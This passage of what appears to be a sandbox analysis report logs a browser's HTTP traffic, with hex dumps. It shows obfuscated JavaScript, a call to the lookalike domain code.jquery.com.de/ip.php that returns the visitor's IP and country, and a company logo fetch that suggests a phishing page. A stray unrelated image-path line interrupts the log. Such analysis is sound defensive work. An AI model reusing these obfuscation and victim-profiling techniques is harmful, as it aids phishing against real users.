da=dP,DV,DD,DL=C6[da(0x709)](this,D9);if(0x772+-0x854+0xe3*0x1&DC[da(0x603)]&&this[D9]){if(DL[da(0x4e0)])(Tv[da(0x231)][da(0x57f)][D9]||{})[da(0x423)]&&DC[da(0x3f0)]();else{if(DL=Th[da(0x500)](arguments),C6[da(0x9a3)](this,D9,DL),DV=TZ[d
2022-05-26 17:49:57 UTC	145	IN	Data Raw: 33 29 3b 7d 2c 54 76 5b 67 34 28 30 78 38 33 31 29 5d 5b 67 34 28 30 78 38 62 65 29 5d 3d 7b 27 63 6f 6e 73 74 72 75 63 74 6f 72 27 3a 54 76 5b 67 34 28 30 78 38 33 31 29 5d 2c 27 69 73 44 65 66 61 75 6c 74 50 72 65 76 65 6e 74 65 64 27 3a 43 76 2c 27 69 73 50 72 6f 70 61 67 61 74 69 6f 6e 53 74 6f 70 70 65 64 27 3a 43 76 2c 27 69 73 49 6d 6d 65 64 69 61 74 65 50 72 6f 70 61 67 61 74 69 6f 6e 53 74 6f 70 70 65 64 27 3a 43 76 2c 27 69 73 53 69 6d 75 6c 61 74 65 64 27 3a 21 28 2d 30 78 34 2a 30 78 35 39 39 2b 2d 30 78 32 64 33 2b 30 78 63 2a 30 78 32 31 61 29 2c 27 70 72 65 76 65 6e 74 44 65 66 61 75 6c 74 27 3a 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 55 44 3d 67 34 2c 44 38 3d 74 68 69 73 5b 55 44 28 30 78 39 63 34 29 5d 3b 74 68 69 73 5b 55 44 28 30 Data Ascii: 3);},Tv[g4(0x831)][g4(0x8be)]={'constructor':Tv[g4(0x831)],'isDefaultPrevented':Cv,'isPropagationStopped':Cv,'isImmediatePropagationStopped':Cv,'isSimulated':!(-0x4*0x599+-0x2d3+0xc*0x21a),'preventDefault':function(){var UD=g4,D8=this[UD(0x9c4)];this[UD(0
2022-05-26 17:49:57 UTC	153	IN	Data Raw: 44 44 3d 44 44 7c 7c 43 4a 28 44 38 29 2c 44 4c 3d 44 4c 7c 7c 54 5a 5b 55 48 28 30 78 37 32 35 29 5d 28 43 4a 2c 44 7a 29 2c 44 43 3d 2d 30 78 31 34 36 36 2b 30 78 32 30 36 31 2a 30 78 31 2b 30 78 31 2a 2d 30 78 62 66 62 2c 44 56 3d 44 44 5b 55 48 28 30 78 34 65 30 29 5d 3b 54 5a 5b 55 48 28 30 78 35 64 33 29 5d 28 44 43 2c 44 56 29 3b 44 43 2b 2b 29 54 5a 5b 55 48 28 30 78 36 33 36 29 5d 28 43 72 2c 44 44 5b 44 43 5d 2c 44 43 5d 29 3b 7d 65 6c 73 65 20 54 5a 5b 55 48 28 30 78 33 36 33 29 5d 28 43 72 2c 44 38 2c 44 7a 29 3b 7d 72 65 74 75 72 6e 20 54 5a 5b 55 48 28 30 78 36 37 61 29 5d 28 2d 30 78 31 39 36 64 2b 30 78 31 33 31 62 2b 30 78 32 2a 30 78 33 32 39 2c 28 44 4c 3d 54 5a 5b 55 48 28 30 78 35 35 38 29 5d 28 43 4a 2c 44 7a 2c 54 5a 5b 55 Data Ascii: DD=DD||CJ(D8),DL=DL||TZ[UH(0x725)](CJ,Dz),DC=-0x1466+0x2061*0x1+0x1*-0xbfb,DV=DD[UH(0x4e0)];TZ[UH(0x5d3)](DC,DV);DC++)TZ[UH(0x636)](Cr,DD[DC],DL[DC]);}else TZ[UH(0x363)](Cr,D8,Dz);}return TZ[UH(0x67a)](-0x196d+0x131b+0x2*0x329,(DL=TZ[UH(0x558)](CJ,Dz,TZ[U
2022-05-26 17:49:57 UTC	161	IN	Data Raw: 65 74 75 72 6e 20 44 38 5b 6b 6a 28 30 78 37 63 38 29 5d 28 44 39 29 2c 44 44 3b 7d 2c 27 72 65 6c 69 61 62 6c 65 54 72 44 69 6d 65 6e 73 69 6f 6e 73 27 3a 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 6b 7a 3d 6b 36 2c 44 79 2c 44 68 2c 44 64 2c 44 55 3b 72 65 74 75 72 6e 20 54 5a 5b 6b 7a 28 30 78 38 63 66 29 5d 28 6e 75 6c 6c 2c 44 67 29 26 26 28 44 79 3d 54 57 5b 6b 7a 28 30 78 34 34 35 29 5d 28 6b 7a 28 30 78 38 36 65 29 29 2c 44 68 3d 54 57 5b 6b 7a 28 30 78 34 34 35 29 5d 28 27 74 72 27 29 2c 44 64 3d 54 57 5b 6b 7a 28 30 78 34 34 35 29 5d 28 54 5a 5b 6b 7a 28 30 78 33 39 38 29 5d 29 2c 44 79 5b 6b 7a 28 30 78 34 61 65 29 5d 5b 6b 7a 28 30 78 38 37 32 29 5d 3d 54 5a 5b 6b 7a 28 30 78 36 32 65 29 5d 2c 44 68 5b 6b 7a 28 30 78 34 61 65 29 5d 5b 6b 7a Data Ascii: eturn D8[kj(0x7c8)](D9),DD;},'reliableTrDimensions':function(){var kz=k6,Dy,Dh,Dd,DU;return TZ[kz(0x8cf)](null,Dg)&&(Dy=TW[kz(0x445)](kz(0x86e)),Dh=TW[kz(0x445)]('tr'),Dd=TW[kz(0x445)](TZ[kz(0x398)]),Dy[kz(0x4ae)][kz(0x872)]=TZ[kz(0x62e)],Dh[kz(0x4ae)][kz
2022-05-26 17:49:57 UTC	169	IN	Data Raw: 44 29 7b 76 61 72 20 6b 6e 3d 6b 46 2c 44 4c 2c 44 67 3d 44 54 5b 6b 6e 28 30 78 39 34 64 29 5d 28 43 42 2c 44 43 29 2c 44 5a 3d 21 54 4a 5b 6b 6e 28 30 78 38 66 38 29 5d 28 29 26 26 44 54 5b 6b 6e 28 30 78 36 63 64 29 5d 3d 3d 3d 44 67 5b 6b 6e 28 30 78 35 33 34 29 5d 2c 44 6a 3d 44 54 5b 6b 6e 28 30 78 39 33 65 29 5d 28 44 5a 2c 44 44 29 26 26 44 54 5b 6b 6e 28 30 78 36 65 62 29 5d 28 44 54 5b 6b 6e 28 30 78 34 32 35 29 5d 2c 54 76 5b 6b 6e 28 30 78 33 63 63 29 5d 28 44 43 2c 6b 6e 28 30 78 36 34 64 29 2c 21 28 2d 30 78 32 2a 30 78 32 33 37 2b 2d 30 78 31 36 63 38 2b 2d 30 78 31 2a 2d 30 78 31 62 33 37 29 2c 44 67 29 2c 44 7a 3d 44 44 3f 44 54 5b 6b 6e 28 30 78 35 35 66 29 5d 28 56 38 2c 44 43 2c 44 39 2c 44 44 2c 44 6a 2c 44 67 29 3a 2d 30 78 31 30 Data Ascii: D){var kn=kF,DL,Dg=DT[kn(0x94d)](CB,DC),DZ=!TJ[kn(0x8f8)]()&&DT[kn(0x6cd)]===Dg[kn(0x534)],Dj=DT[kn(0x93e)](DZ,DD)&&DT[kn(0x6eb)](DT[kn(0x425)],Tv[kn(0x3cc)](DC,kn(0x64d),!(-0x2*0x237+-0x16c8+-0x1*-0x1b37),Dg)),Dz=DD?DT[kn(0x55f)](V8,DC,D9,DD,Dj,Dg):-0x10

Timestamp	kBytes transferred	Direction	Data
2022-05-26 17:49:57 UTC	177	IN	Data Raw: 29 26 26 28 44 68 5b 44 6b 5d 3d 44 4d 2c 64 65 6c 65 74 65 20 44 68 5b 44 55 5d 29 2c 28 44 47 3d 54 76 5b 59 56 28 30 78 33 33 39 29 5d 5b 44 6b 5d 29 26 26 44 43 5b 59 56 28 30 78 38 33 33 29 5d 28 44 43 5b 59 56 28 30 78 35 66 63 29 5d 2c 44 47 29 29 7b 66 6f 72 28 44 55 20 69 6e 28 44 4d 3d 44 47 5b 59 56 28 30 78 32 62 31 29 5d 28 44 4d 29 2c 64 65 6c 65 74 65 20 44 68 5b 44 6b 5d 2c 44 4d 29 29 44 55 20 69 6e 20 44 68 7c 7c 28 44 68 5b 44 55 5d 3d 44 4d 5b 44 55 5d 2c 44 64 5b 44 55 5d 3d 44 59 29 3b 7d 65 6c 73 65 20 44 64 5b 44 6b 5d 3d 44 59 3b 7d 28 44 79 2c 44 7a 5b 59 37 28 30 78 33 33 37 29 5d 5b 59 37 28 30 78 32 66 62 29 5d 29 3b 54 5a 5b 59 37 28 30 78 34 66 32 29 5d 28 44 4c 2c 44 67 29 3b 44 4c 2b 2b 29 69 66 28 44 56 3d 56 55 5b 59 37 Data Ascii:)&&(Dh[Dk]=DM,delete Dh[DU]),(DG=Tv[YV(0x339)][Dk])&&DC[YV(0x833)](DC[YV(0x5fc)],DG)){for(DU in(DM=DG[YV(0x2b1)](DM),delete Dh[Dk],DM))DU in Dh||(Dh[DU]=DM[DU],Dd[DU]=DY);}else Dd[Dk]=DY;}(Dy,Dz[Y7(0x337)][Y7(0x2fb)]);TZ[Y7(0x4f2)](DL,Dg);DL++)if(DV=VU[Y7
2022-05-26 17:49:57 UTC	184	IN	Data Raw: 44 39 3d 2d 30 78 36 34 65 2a 30 78 33 2b 2d 30 78 31 33 62 34 2b 30 78 32 36 39 65 2c 44 54 3d 54 76 5b 59 4b 28 30 78 35 62 61 29 5d 3b 66 6f 72 28 56 56 3d 44 61 74 65 5b 59 4b 28 30 78 36 30 63 29 5d 28 29 3b 54 5a 5b 59 4b 28 30 78 35 65 64 29 5d 28 44 39 2c 44 54 5b 59 4b 28 30 78 34 65 30 29 5d 29 3b 44 39 2b 2b 29 28 44 38 3d 44 54 5b 44 39 5d 29 28 29 7c 7c 54 5a 5b 59 4b 28 30 78 39 39 64 29 5d 28 44 54 5b 44 39 5d 2c 44 38 29 7c 7c 44 54 5b 59 4b 28 30 78 37 35 36 29 5d 28 44 39 2d 2d 2c 30 78 32 37 30 34 2b 30 78 31 2a 2d 30 78 31 66 38 64 2b 2d 30 78 37 37 36 29 3b 44 54 5b 59 4b 28 30 78 34 65 30 29 5d 7c 7c 54 76 5b 27 66 78 27 5d 5b 59 4b 28 30 78 33 64 30 29 5d 28 29 2c 56 56 3d 76 6f 69 64 28 30 78 31 35 33 65 2a 30 78 31 2b 30 78 32 32 Data Ascii: D9=-0x64e*0x3+-0x13b4+0x269e,DT=Tv[YK(0x5ba)];for(VV=Date[YK(0x60c)]();TZ[YK(0x5ed)](D9,DT[YK(0x4e0)]);D9++)(D8=DT[D9])()||TZ[YK(0x99d)](DT[D9],D8)||DT[YK(0x756)](D9--,0x2704+0x1*-0x1f8d+-0x776);DT[YK(0x4e0)]||Tv['fx'][YK(0x3d0)](),VV=void(0x153e*0x1+0x22
2022-05-26 17:49:57 UTC	192	IN	Data Raw: 30 78 63 2b 2d 30 78 32 32 61 37 2b 30 78 33 61 33 30 29 2c 44 38 29 3f 27 27 3a 43 36 5b 4d 4c 28 30 78 37 30 39 29 5d 28 74 68 69 73 2c 54 5a 5b 4d 4c 28 30 78 36 34 66 29 5d 29 7c 7c 27 27 29 29 3b 7d 29 3b 7d 2c 27 68 61 73 43 6c 61 73 73 27 3a 66 75 6e 63 74 69 6f 6e 28 44 38 29 7b 76 61 72 20 4d 67 3d 67 34 2c 44 39 2c 44 54 2c 44 43 3d 30 78 31 39 63 37 2b 30 78 31 61 39 64 2b 2d 30 78 33 34 36 34 3b 44 39 3d 27 5c 78 32 30 27 2b 44 38 2b 27 5c 78 32 30 27 3b 77 68 69 6c 65 28 44 54 3d 74 68 69 73 5b 44 43 2b 5b 29 69 66 28 54 5a 5b 4d 67 28 30 78 36 39 37 29 5d 28 2d 30 78 31 65 63 31 2b 2d 30 78 64 66 66 2b 30 78 32 63 63 31 2c 44 54 5b 4d 67 28 30 78 39 33 30 29 5d 29 26 26 2d 28 2d 30 78 33 64 2a 2d 30 78 32 34 2b 2d 30 78 39 62 64 2b 2d 30 Data Ascii: 0xc+-0x22a7+0x3a30),D8)?'':C6[ML(0x709)](this,TZ[ML(0x64f)])||'');});},'hasClass':function(D8){var Mg=g4,D9,DT,DC=0x19c7+0x1a9d+-0x3464;D9='\x20'+D8+'\x20';while(DT=this[DC++])if(TZ[Mg(0x697)](-0x1ec1+-0xdff+0x2cc1,DT[Mg(0x930)])&&-(-0x3d*-0x24+-0x9bd+-0
2022-05-26 17:49:57 UTC	200	IN	Data Raw: 62 34 29 5d 28 44 39 29 29 54 76 5b 4d 70 28 30 78 32 65 37 29 5d 28 44 39 2c 66 75 6e 63 74 69 6f 6e 28 44 4c 2c 44 67 29 7b 76 61 72 20 4d 78 3d 4d 70 3b 44 54 7c 7c 56 73 5b 4d 78 28 30 78 34 37 64 29 5d 28 44 38 29 3f 44 43 28 44 38 2c 44 67 29 3a 44 56 5b 4d 78 28 30 78 33 37 66 29 5d 28 56 6e 2c 44 56 5b 4d 78 28 30 78 33 64 37 29 5d 28 44 56 5b 4d 78 28 30 78 33 64 37 29 5d 28 44 38 2c 27 5b 27 29 2c 4d 78 28 30 78 32 36 63 29 3d 3d 74 79 70 65 6f 66 20 44 67 26 26 44 56 5b 4d 78 28 30 78 35 34 31 29 5d 28 6e 75 6c 6c 2c 44 67 29 3f 44 4c 3a 27 27 29 2c 27 5d 27 29 2c 44 67 2c 44 54 2c 44 43 29 3b 7d 29 3b 65 6c 73 65 7b 69 66 28 44 54 7c 7c 54 5a 5b 4d 70 28 30 78 38 33 35 29 5d 28 54 5a 5b 4d 70 28 30 78 Data Ascii: b4)](D9))Tv[Mp(0x2e7)](D9,function(DL,Dg){var Mx=Mp;DT||Vs[Mx(0x47d)](D8)?DC(D8,Dg):DV[Mx(0x37f)](Vn,DV[Mx(0x3d7)](DV[Mx(0x3d7)](DV[Mx(0x3d7)](D8,'['),Mx(0x26c)==typeof Dg&&DV[Mx(0x541)](null,Dg)?DL:''),']'),Dg,DT,DC);});else{if(DT||TZ[Mp(0x835)](TZ[Mp(0x
2022-05-26 17:49:57 UTC	208	IN	Data Raw: 66 37 29 5d 28 54 5a 5b 47 38 28 30 78 34 36 38 29 5d 28 56 42 5b 47 38 28 30 78 38 63 36 29 5d 2c 27 2f 2f 27 29 2c 56 42 5b 47 38 28 30 78 37 39 61 29 5d 29 21 3d 54 5a 5b 47 38 28 30 78 37 61 33 29 5d 28 44 5a 5b 47 38 28 30 78 38 63 36 29 5d 2c 27 2f 2f 27 29 2b 44 5a 5b 47 38 28 30 78 37 39 61 29 5d 3b 7d 63 61 74 63 68 28 44 57 29 7b 44 64 5b 47 38 28 30 78 37 33 34 29 5d 3d 21 28 2d 30 78 62 37 31 2b 2d 30 78 61 2a 2d 30 78 63 34 2b 30 78 33 63 39 29 3b 7d 7d 69 66 28 44 64 5b 47 38 28 30 78 39 64 61 29 5d 26 26 44 64 5b 47 38 28 30 78 38 32 66 29 5d 26 26 47 38 28 30 78 36 63 66 29 21 3d 74 79 70 65 6f 66 20 44 64 5b 47 38 28 30 78 39 64 61 29 5d 26 26 28 44 64 5b 47 38 28 30 78 39 64 61 29 5d 3d 54 76 5b 47 38 28 30 78 39 38 38 29 5d 28 44 64 5b Data Ascii: f7)](TZ[G8(0x468)](VB[G8(0x8c6)],'//'),VB[G8(0x79a)])!=TZ[G8(0x7a3)](DZ[G8(0x8c6)],'//')+DZ[G8(0x79a)];}catch(DW){Dd[G8(0x734)]=!(-0xb71+-0xa*-0xc4+0x3c9);}}if(Dd[G8(0x9da)]&&Dd[G8(0x82f)]&&G8(0x6cf)!=typeof Dd[G8(0x9da)]&&(Dd[G8(0x9da)]=Tv[G8(0x988)](Dd[
2022-05-26 17:49:57 UTC	216	IN	Data Raw: 78 32 30 63 29 5d 28 74 68 69 73 5b 47 74 28 30 78 37 39 66 29 5d 29 3b 7d 29 2c 74 68 69 73 3b 7d 7d 29 2c 54 76 5b 67 34 28 30 78 34 35 32 29 5d 5b 67 34 28 30 78 37 31 30 29 5d 5b 67 34 28 30 78 39 39 35 29 5d 3d 66 75 6e 63 74 69 6f 6e 28 44 38 29 7b 76 61 72 20 47 72 3d 67 34 3b 72 65 74 75 72 6e 21 54 76 5b 47 72 28 30 78 34 35 32 29 5d 5b 47 72 28 30 78 37 31 30 29 5d 5b 47 72 28 30 78 35 39 39 29 5d 28 44 38 29 3b 7d 2c 54 76 5b 67 34 28 30 78 34 35 32 29 5d 5b 67 34 28 30 78 37 31 30 29 5d 5b 67 34 28 30 78 35 39 39 29 5d 3d 66 75 6e 63 74 69 6f 6e 28 44 38 29 7b 76 61 72 20 47 65 3d 67 34 3b 72 65 74 75 72 6e 21 21 28 44 38 5b 47 65 28 30 78 35 36 37 29 5d 7c 7c 44 38 5b 47 65 28 30 78 32 64 62 29 5d 7c 7c 44 38 5b 47 65 28 30 78 37 31 39 29 5d Data Ascii: x20c)](this[Gt(0x79f)]);}),this;}}),Tv[g4(0x452)][g4(0x710)][g4(0x995)]=function(D8){var Gr=g4;return!Tv[Gr(0x452)][Gr(0x710)][Gr(0x599)](D8);},Tv[g4(0x452)][g4(0x710)][g4(0x599)]=function(D8){var Ge=g4;return!!(D8[Ge(0x567)]||D8[Ge(0x2db)]||D8[Ge(0x719)]
2022-05-26 17:49:57 UTC	224	IN	Data Raw: 35 29 5d 2d 44 67 5b 49 64 28 30 78 33 63 35 29 5d 2c 44 4c 29 29 2c 54 5a 5b 49 64 28 30 78 38 61 61 29 5d 28 6e 75 6c 6c 2c 44 39 5b 49 64 28 30 78 39 37 37 29 5d 29 26 26 28 44 79 5b 49 64 28 30 78 39 37 37 29 5d 3d 54 5a 5b 49 64 28 30 78 38 35 39 32 29 5d 28 54 5a 5b 49 64 28 30 78 38 66 66 33 29 5d 28 44 39 5b 49 64 28 30 78 39 37 37 29 5d 2c 44 67 5b 49 64 28 30 78 39 37 37 29 5d 29 2c 44 56 29 29 2c 49 64 28 30 78 39 38 64 29 69 6e 20 44 39 3f 44 39 5b 49 64 28 30 78 39 38 64 29 5d 5b 49 64 28 30 78 35 30 30 29 5d 28 44 38 2c 44 79 29 3a 28 54 5a 5b 49 64 28 30 78 33 61 62 29 5d 3d 74 79 70 65 6f 66 20 44 79 5b 49 64 28 30 78 33 63 35 29 5d 26 26 28 44 79 5b 49 64 28 30 78 33 63 35 29 5d 2b 3d 27 70 78 27 29 2c 54 5a 5b 49 64 28 30 78 33 61 62 29 5d Data Ascii: 5)]-Dg[Id(0x3c5)],DL)),TZ[Id(0x8aa)](null,D9[Id(0x977)])&&(Dy[Id(0x977)]=TZ[Id(0x592)](TZ[Id(0x6f3)](D9[Id(0x977)],Dg[Id(0x977)]),DV)),Id(0x98d)in D9?D9[Id(0x98d)][Id(0x500)](D8,Dy):(TZ[Id(0x3ab)]==typeof Dy[Id(0x3c5)]&&(Dy[Id(0x3c5)]+='px'),TZ[Id(0x3ab)]
2022-05-26 17:49:57 UTC	231	IN	Data Raw: 27 3a 49 50 28 30 78 37 64 34 29 2c 27 6e 57 55 74 6e 27 3a 49 50 28 30 78 33 31 32 29 2c 27 62 6e 58 58 4c 27 3a 66 75 6e 63 74 69 6f 6e 28 5a 2c 6a 29 7b 72 65 74 75 72 6e 20 5a 2b 6a 3b 7d 2c 27 65 66 6c 4c 76 27 3a 66 75 6e 63 74 69 6f 6e 28 5a 2c 6a 29 7b 72 65 74 75 72 6e 20 5a 2b 6a 3b 7d 2c 27 67 68 46 5a 4c 27 3a 66 75 6e 63 74 69 6f 6e 28 5a 2c 6a 29 7b 72 65 74 75 72 6e 20 5a 2b 6a 3b 7d 7d 3b 53 74 72 69 6e 67 5b 49 50 28 30 78 38 62 65 29 5d 5b 49 50 28 30 78 38 35 66 29 5d 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 49 61 3d 49 50 2c 5a 3d 56 5b 49 61 28 30 78 34 38 39 29 5d 5b 49 61 28 30 78 33 38 65 29 5d 28 27 7c 27 29 2c 7a 3d 30 78 31 38 36 31 2b 2d 30 78 31 66 31 2a 2d 30 78 37 2b 30 78 34 2a 2d 30 78 39 37 65 3b 77 68 69 6c 65 28 Data Ascii: ':IP(0x7d4),'nWUtn':IP(0x312),'bnXXL':function(Z,j){return Z+j;},'eflLv':function(Z,j){return Z+j;},'ghFZL':function(Z,j){return Z+j;}};String[IP(0x8be)][IP(0x85f)]=function(){var Ia=IP,Z=V[Ia(0x489)][Ia(0x38e)]('|'),z=0x1861+-0x1f1*-0x7+0x4*-0x97e;while(

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.7	49757	216.58.215.238	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-26 17:49:56 UTC	0	OUT	GET /service/update2/crx?os=win&arch=x64&os_arch=x86_64&nacl_arch=x86-64&prod=chromecrx&prodchannel= &prodversion=85.0.4183.121&lang=en-US&acceptformat=crx3&x=id%3Dnmmhkkegccagdldgiimedpiccmgmieda%26v% 3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1&x=id%3Dpkedcjkdefgpdelp bcmbmeomcjbeemfm%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1 HTTP/1.1 Host: clients2.google.com Connection: keep-alive X-Goog-Update-Interactivity: fg X-Goog-Update-AppId: nmmhkkegccagdldgiimedpiccmgmieda,pkedcjkdefgpdelpbcmbmeomcjbeemfm X-Goog-Update-Updater: chromecrx-85.0.4183.121 Sec-Fetch-Site: none Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: empty User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183. 121 Safari/537.36 Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9
2022-05-26 17:49:56 UTC	1	IN	HTTP/1.1 200 OK Content-Security-Policy: script-src 'report-sample' 'nonce-hsw49ANP_A8TLseBq1CWOw' 'unsafe-inline' 'strict-dynamic' https: http:;object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/clientupdate-aus/1 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Thu, 26 May 2022 17:49:56 GMT Content-Type: text/xml; charset=UTF-8 X-Daynum: 5624 X-Daystart: 38996 X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; m a=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-26 17:49:56 UTC	2	IN	Data Raw: 33 36 64 0d 0a 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 3f 3e 3c 67 75 70 64 61 74 65 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 75 70 64 61 74 65 32 2f 72 65 73 70 6f 6e 73 65 22 20 70 72 6f 74 6f 63 6f 6c 3d 22 32 2e 30 22 20 73 65 72 76 65 72 3d 22 70 72 6f 64 22 3e 3c 64 61 79 73 74 61 72 74 20 65 6c 61 70 73 65 64 5f 64 61 79 73 3d 22 35 36 32 34 22 20 65 6c 61 70 73 65 64 5f 73 65 63 6f 6e 64 73 3d 22 33 38 39 39 36 22 2f 3e 3c 61 70 70 20 61 70 70 69 64 3d 22 6e 6d 6d 68 6b 6b 65 67 63 63 61 67 64 6c 64 67 69 69 6d 65 64 70 69 63 63 6d 67 6d 69 65 64 61 22 20 63 6f 68 6f 72 74 3d 22 31 3a 3a 22 20 63 6f 68 6f 72 74 6e 61 6d 65 3d 22 22 Data Ascii: 36d<?xml version="1.0" encoding="UTF-8"?><gupdate xmlns="http://www.google.com/update2/response" p rotocol="2.0" server="prod"><daystart elapsed_days="5624" elapsed_seconds="38996"/><app appid="nmmhkkegccagdld giimedpiccmgmieda" cohort="1::" cohortname=""
2022-05-26 17:49:56 UTC	3	IN	Data Raw: 6d 68 6b 6b 65 67 63 63 61 67 64 6c 64 67 69 69 6d 65 64 70 69 63 63 6d 67 6d 69 65 64 61 2e 63 72 78 22 20 66 70 3d 22 31 2e 38 31 65 33 61 34 64 34 33 61 37 33 36 39 39 65 31 62 37 37 38 31 37 32 33 66 35 36 62 38 37 31 37 31 37 35 63 35 33 36 36 38 35 63 35 34 35 30 31 32 32 62 33 30 37 38 39 34 36 34 61 64 38 32 22 20 68 61 73 68 5f 73 68 61 32 35 36 3d 22 38 31 65 33 61 34 64 34 33 61 37 33 36 39 39 65 31 62 37 37 38 31 37 32 33 66 35 36 62 38 37 31 37 31 37 35 63 35 33 36 36 38 35 63 35 34 35 30 31 32 32 62 33 30 37 38 39 34 36 34 61 64 38 32 22 20 70 72 6f 74 65 63 74 65 64 3d 22 30 22 20 73 69 7a 65 3d 22 32 34 38 35 33 31 22 20 73 74 61 74 75 73 3d 22 6f 6b 22 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 2e 30 2e 36 22 2f 3e 3c 2f 61 70 70 3e 3c 61 70 Data Ascii: mhkkegccagdldgiimedpiccmgmieda.crx" fp="1.81e3a4d43a73699e1b7781723f56b8717175c536685c54 50122b30789464ad82" hash_sha256="81e3a4d43a73699e1b7781723f56b8717175c536685c5450122b30789464ad82" p rotected="0" size="248531" status="ok" version="1.0.0.6"/></app><ap
2022-05-26 17:49:56 UTC	3	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.7	49768	38.34.185.163	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-05-26 17:49:59 UTC	234	OUT	GET /ip.php HTTP/1.1 Host: code.jquery.com.de Connection: keep-alive Accept: */* User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Origin: null Sec-Fetch-Site: cross-site Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9
2022-05-26 17:50:00 UTC	240	IN	HTTP/1.1 200 OK Date: Thu, 26 May 2022 17:49:59 GMT Server: Apache Access-Control-Allow-Headers: Authorization, Content-Type Access-Control-Allow-Origin: * Content-Length: 37 Connection: close Content-Type: application/json; charset=utf-8
2022-05-26 17:50:00 UTC	240	IN	Data Raw: 7b 22 69 70 22 3a 22 31 30 32 2e 31 32 39 2e 31 34 33 2e 34 32 20 3a 20 53 77 69 74 7a 65 72 6c 61 6e 64 22 7d Data Ascii: {"ip":"102.129.143.42 : Switzerland"}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.7	49769	143.204.233.38	443	C:\Program Files\Google\Chrome\Application\chrome.exe


Timestamp	kBytes transferred	Direction	Data
2022-05-26 17:50:00 UTC	235	OUT	GET /globalfoundries.com HTTP/1.1 Host: logo.clearbit.com Connection: keep-alive Accept: */* User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Origin: null Sec-Fetch-Site: cross-site Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9
2022-05-26 17:50:00 UTC	235	IN	HTTP/1.1 200 OK Content-Type: image/png Transfer-Encoding: chunked Connection: close Date: Tue, 24 May 2022 21:28:23 GMT access-control-allow-origin: * Cache-Control: public, max-age=2592000 Server: envoy strict-transport-security: max-age=63072000; includeSubDomains; preload x-content-type-options: nosniff X-Cache: Hit from cloudfront Via: 1.1 c63e477878535a923916847cfe5704ea.cloudfront.net (CloudFront) X-Amz-Cf-Pop: CPH50-C1 X-Amz-Cf-Id: y3JZ-MGRFYtsAhH0pQLx6VAcBYlJoAmRVRvMSrIRKRONuNjF_FQm0Q== Age: 159697
2022-05-26 17:50:00 UTC	236	IN	Data Raw: 31 31 31 39 0d 0a 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 80 00 00 00 80 08 02 00 00 00 4c 5c f6 9c 00 00 10 e0 49 44 41 54 78 9c ec 9d 6b 8c 5d d7 55 c7 d7 5a 7b ef 73 ce bd f3 b4 c7 9e da 65 12 b7 79 3a 71 9c 00 71 e3 44 6d 1a 9a 1a 15 50 a1 6d 14 28 09 05 84 40 cd 97 2a f0 01 41 51 08 e2 21 55 15 42 15 08 94 aa 40 d5 34 aa 82 2a 1a 29 0a 24 6e a0 21 4d 42 68 68 ac 40 de ad 43 9b a4 4d 5d fc 9c f1 f8 ce dc 7b ce d9 6b 2d b4 cf 1d a7 1e db b9 9e eb b9 e7 1e db 9c 5f 8e 67 34 99 7b f7 3d 67 ff f7 de eb b1 1f 63 55 15 6a aa 83 aa be 81 ff ef d4 02 54 4c 2d 40 c5 d4 02 54 4c 2d 40 c5 d4 02 54 4c 2d 40 c5 d4 02 54 4c 2d 40 c5 d4 02 54 